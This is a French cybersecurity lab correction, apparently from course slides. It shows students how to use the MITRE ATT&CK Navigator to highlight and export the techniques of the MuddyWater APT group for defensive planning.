
Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

Etape 4

- Mettez e en lumière toutes les techniques utilisées par l'attaque **Muddy Water.**
- Cliquez sur **Select** dans l'onglet « Threat Groups » puis sur le seau dans « techniques controls » pour choisir la couleur à utiliser.




PARTIE 1

Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

- Voila le résultat que vous allez avoir. Le MITRE ATT&CK a bien sélectionné toutes les techniques utilisées par **Muddy Water.**




PARTIE 1

Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

- Le nombre total des techniques utilisées est affiché dans la partie « selection controls » à côté le l'icône X.



PARTIE 1


Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

Etape 5

- Vous disposez de plusieurs options pour exporter votre layer ou calque, et celle que vous choisirez dépendra de la manière dont vous souhaitez l'utiliser. Toutes les options sont dans l'onglet « layer controls ».
- Vous pouvez exporter vers :
  - ✓ Excel, mais il exportera simplement les couleurs.
  - ✓ JSON, qui peut être utile si vous souhaitez créer un script d'ingestion d'un calque dans un autre outil ou l'enregistrer pour une manipulation ultérieure dans le navigateur.
  - ✓ Image SVG, afin que vous puissiez montrer ce que vous savez sur les groupes adversaires.



PARTIE 1


Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

Etape 6

- Pour ce TP, nous choisissons d'exporter le calque sous forme de fichier image SVG en utilisant l'icône de « l'appareil photo », car c'est le format le plus adéquat pour l'illustration.




PARTIE 1

Activité n° 1

Etude de cas : attaque Muddy Water APT

Correction :

- Cliquez sur **Dowload SVG** pour télécharger le calque.




PARTIE 1

Activité n° 1


Etude de cas : attaque Muddy Water APT

Correction :

- Maintenant, vous connaissez vos adversaires. Il est temps de préparer les atténuations de risques (outils et techniques) et de découvrir les lacunes de votre stratégie de défense en se basant sur les procédures de gestion des incidents adaptées.
